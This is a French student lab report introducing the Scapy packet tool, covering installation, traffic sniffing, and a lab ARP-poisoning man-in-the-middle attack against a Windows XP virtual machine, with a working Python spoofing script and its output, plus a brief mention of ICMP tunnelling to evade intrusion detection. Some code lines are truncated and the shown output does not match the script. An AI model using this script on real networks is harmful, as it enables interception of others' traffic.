

Scapy: Introduction & ARP Poisoning-MITM attack

de Thierry RALAINARIVO (M2) encadré par A. Lam

January 9, 2022

Contents

1	Introduction	3
2	C'est quoi Scapy ?	3
3	Quelques avantages de Scapy	3
4	Plusieurs protocoles supportés	3
5	Quelques utilisations avancées de Scapy	4
6	Questions	5
6.1	Installation et lancement de Scapy	5
6.2	Lister les paquets de votre réseau au choix (wifi ou ethernet) puis faites un résumé des protocoles utilisés.	5
6.3	Écrire une fonction python qui permet de limiter la capture à 10 paquets.	6
6.4	Écrire une fonction qui permet de faire une injection en utilisant ARP.	6
6.5	Expliquer en quelques mots la différence des paquets entre Wireshark et Scapy	9

1 Introduction

Ce projet a pour objectif de connaître et manipuler l'outil **Scapy** pour rendre concrets les protocoles vues en cours ainsi que les notions de couches réseaux, les échanges de données, la capture réseau, la création et l'analyse de paquets, mais aussi d'apprendre à se familiariser avec cet outil.

2 C'est quoi Scapy ?

Pour toute la suite, les trames ethernet (couche 2 OSI) et les datagrammes de la couche 3 seront désignés sans distinction par le terme "**paquet**", pour faciliter la compréhension.

Scapy est un outil de manipulation de paquets réseaux sur les réseaux informatiques. Plus précisément, Scapy est un interpréteur spécialisé en langage Python utilisé dans l'exploitation réseau.

Cet outil est disponible sur tous les systèmes d'exploitation sur le site officiel [ici](#).

C'est un outil multi-fonction qui est à la fois facile à prendre en main et très puissant car Scapy est un :

- forgeur de paquets: création des paquets grâce à ses protocoles
- sniffeur réseau: collecter les informations sur le réseau
- scanneur de ports: balayer les ports de la machine cible pour en extraire les ports ouverts.
- outil de test machine et service
- outil de fingerprint
- outil d'attaques

A lui seul, il remplace de nombreux outils existants comme WIRESHARK, TCPDUMP, ETTERCAP, PING, TRACEROUTE, NMAP, ...

3 Quelques avantages de Scapy

Par rapport aux autres outils réseaux, certains avantages que Scapy propose se situent au niveau de la facilité d'utilisation par:

- des fonctions de haut niveau déjà implémentées. Par exemple, la création d'un "paquet" avec tous ses attributs se fait en une ligne alors que la même manipulation en langage C se fait à plus de 60 lignes.
- pas de syntaxe complexe à retenir: pas de syntaxes compliquées avec ses "flags" difficile à retenir, pas de longue liste de commandes sur plusieurs lignes, ...

4 Plusieurs protocoles supportés

L'utilisation de plusieurs protocoles est supportée par Scapy. Ce sont: ETHERNET, IP, IPV6, TCP, UDP, DNS, ARP, ICMP, ...

Voici quelques commandes de bases sur les protocoles:

- la liste est donnée par la commande **lsc()**.
- la fonction **help(send)** donne des informations sur la syntaxe de la fonction à encapsuler, grâce à la commande "/" des couches réseaux des plus basses aux plus élevées selon la norme OSI.

4. Maintien de l'accès:

En effectuant une *évasion IDS* grâce au **tunneling icmp**. Cette attaque consiste à encapsuler dans un paquet contenant le protocole icmp, lors d'un ping, d'autres protocoles plus nocifs (tcp) pour passer à travers l'IDS. En effet, au lieu d'avoir un "echo reply", l'attaquant se fixera immédiatement sur le réseau.

5. Nettoyage des traces

6 Questions

6.1 Installation et lancement de Scapy

A partir d'un terminal Linux:

```
sudo python3-pip
```

```
sudo python3 -m pip install --pre scapy[complete]
```

```
sudo scapy
```

6.2 Lister les paquets de votre réseau au choix (wifi ou ethernet) puis faites un résumé des protocoles utilisés.

On lance le terminal et on ouvre un navigateur internet sur le site officiel de scapy par exemple:

```
sniff(count=4)
a=_
a.summary()
```

Les paquets et les protocoles "sniffer" sont:

udp pour dns query

tcp request

udp pour dns ans

tcp reply + syn ack

```
>>> sniff(count=50)
<Sniffed: TCP:5 UDP:45 ICMP:0 Other:0>
>>> sniff(count=50)
<Sniffed: TCP:44 UDP:6 ICMP:0 Other:0>
>>> sniff(count=50)
<Sniffed: TCP:0 UDP:50 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / UDP / DNS Qry "b'server.ethicalads.io.'"
Ether / IP / UDP / DNS Ans
Ether / IP / UDP 10.0.2.15:40200 > 104.17.33.82:443 / Raw
Ether / IP / UDP 10.0.2.15:40200 > 104.17.33.82:443 / Raw
Ether / IP / UDP 104.17.33.82:443 > 10.0.2.15:40200 / Raw
```

Les protocoles utilisés par Scapy sont:

- TCP (Transport Control Protocol):
"est un protocole hôte à hôte de la couche transport permettant la communication en mode connexion entre deux ordinateurs sur un réseau IP".


- UDP (User Datagram Protocol):
"est un protocole de longue date utilisé avec IP pour envoyer des données lorsque la vitesse de transmission et l'efficacité importent davantage que la sécurité et la fiabilité". Ce protocole est assimilé à un paquet qu'on envoie sans attendre de réponse du destinataire.
- ICMP (Internet Control Message Protocol):
"est un protocole qui permet de gérer les informations relatives aux erreurs aux machines connectées."
- others:
qui regroupe les protocoles NetBIOS, ISAKMP et NTP.

6.3 Écrire une fonction python qui permet de limiter la capture à 10 paquets.

Comme Scapy intègre un interpréteur Python (IPython), il est possible d'écrire le script "directement" sur le terminal:

```
def count_max(n):
    d=sniff(count=n);
    print(d);
```

```
count_max(10);
```



```
>>> def count_max(n):
...:     d=sniff(count=n);
...:     print(d);
...:
>>> count_max(10)
<Sniffed: TCP:0 UDP:10 ICMP:0 Other:0>
>>>
```

6.4 Écrire une fonction qui permet de faire une injection en utilisant ARP.

- Rappel sur le protocole ARP (Adress Resolution Protocol):
L'ARP est un protocole qui sert à ajouter des connexions IP avec de nouveaux hôtes qui se base sur les adresses MAC (Media Access Control). Pour connecter un nouveau terminal avec un LAN, la table ARP convertit l'adress ip du réseau local en adresse MAC.

- Script de l'ARP Poisoning (MITM attack):

On utilise une machine victime (winXp) et une autre machine attaquante muni de Scapy (Ubuntu):

... Sur windows:

powershell

ipconfig

arp -a

⇒ pour obtenir l' *ip adress* de la victime et surtout le *default gateway* du réseau local. Car l'objectif du MITM (Man-In-The-Middle) est de se placer entre la machine ciblé et le routeur du réseau local.

... Sur la machine de l'attaquant, on ouvre un terminal pour écrire le script qui consiste à forger un faux packet ARP grâce à la bibliothèque Scapy sur Python:

```
vim mitm.py
```

```
from scapy.all import *
```

```
from time import (sleep)
```

```
g_ip , t_ip = input().split(" ")
```

```
latency = 2 # en seconde
```

```
counter = 1
```

```
def poison(target , spoof):
```

```
    main_packet=ARP(op=2, psrc=spoof , pdst=target , hwdst=getmacbyip(target)) #op=2 c
```

```
    send(main_packet , verbose=False)
```

```
def heal(sn_ip , recv_ip):
```

```
    pkt=ARP(op=2, pdst= recv_ip , hwdst=getmacbyip(recv_ip), psrc = sn_ip , hwsrc = getm
```

```
    send(pkt , verbose =False)
```

```
try:
```

```
    while True:
```

```
        poison(g_ip , t_ip)
```

```
        poison(t_ip , g_ip)
```

```
        print(counter)
```

```
        counter= counter+1
```

```
        sleep(latency)
```

```
except KeyboardInterrupt:
```

```
    print("healing the arp cache of both the systems ...")
```

```
    heal(g_ip , t_ip)
```

```
    heal(t_ip , g_ip)
```

```
    print("program terminated")
```

```
# et on save avec :w
```

```
# on lance avec
```

```
:! clear; python3 % dans vim ou
```

```
sudo mitm.py #sur le terminal
```

```
[13]
Pretending To Be 10.0.2.6 for 10.0.2.1
Pretending To Be 10.0.2.1 for 10.0.2.6

[14]
Pretending To Be 10.0.2.6 for 10.0.2.1
Pretending To Be 10.0.2.1 for 10.0.2.6

[15]
Pretending To Be 10.0.2.6 for 10.0.2.1
Pretending To Be 10.0.2.1 for 10.0.2.6

[16]
WARNING: Unable to guess L2 MAC address fr
om an ARP packet with a non-IPv4 pdst. Pro
vide it manually !
WARNING: Mac address to reach destination
not found. Using broadcast.
Pretending To Be 10.0.2.6 for 10.0.2.1
WARNING: Unable to guess L2 MAC address fr
om an ARP packet with a non-IPv4 pdst. Pro
vide it manually !
WARNING: Mac address to reach destination
not found. Using broadcast.
Pretending To Be 10.0.2.1 for 10.0.2.6
```


- Interprétation:

L'attaquant utilise le protocole qui assure la correspondance entre adresse IP et adresse MAC. A partir d'une IP connue, on peut obtenir son MAC et ainsi envoyer la trame qui répond à la question: " quel est le MAC de la machine dont l'adresse IP est 192.168.0.2?".

L'ARP fonctionne en broadcast puis il stocke en local les informations reçues en les mettant en cache et mettant à jour sa table de correspondance.

L'attaquant va alors utiliser cette technique pour récupérer l'adresse IP de la victime ainsi que l'adresse MAC de la passerelle.

Pour se rendre compte que l'attaque a réussi, on lance le terminal de la victime et on remarque que l'adresse de la passerelle issue de **ipconfig** sur Windows XP est **DIFFÉRENTE** de celle de la table de ARP issue de **arp -a** !

```

C:\Documents and Settings\Thierry>ipconfig

Suffixe DNS propre à la connexion :
Adresse IP. . . . . : 10.0.2.6
Masque de sous-réseau . . . . . : 255.255.255.0
Passerelle par défaut . . . . . : 10.0.2.1

C:\Documents and Settings\Thierry>arp -a

Interface : 10.0.2.6 --- 0x2
Adresse Internet    Adresse physique    Type
10.0.2.5            08-00-27-5b-7f-71   dynamique

C:\Documents and Settings\Thierry>_

```

6.5 Expliquer en quelques mots la différence des paquets entre Wireshark et Scapy

... Wireshark:

- est un "sniffeur" réseau
- a un interface graphique qui permet d'"interpréter" les informations collectées grâce au filtre.
- interprétation des paquets reçus grâce aux différentes onglets pour spécifier le résultat recherché.
- ne manipule les paquets réseaux, il ne fait que les analyser.

... Scapy:

- est un sniffeur réseau, un scanneur de ports, un forger de paquets
- regroupe plusieurs outils (wireshark, ping, ...) à lui seul
- crée et manipule des paquets par des fonctions
- n'interprète pas les informations, il le "décode".

References

https://www.wireshark.org/docs/wsug_html/#_many_protocol_dissectors

https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/scapy_intro/index.html

<https://scapy.net/>

<https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofing-using-scapy/>

https://fr.wikipedia.org/wiki/Wikip%C3%A9dia:Accueil_principal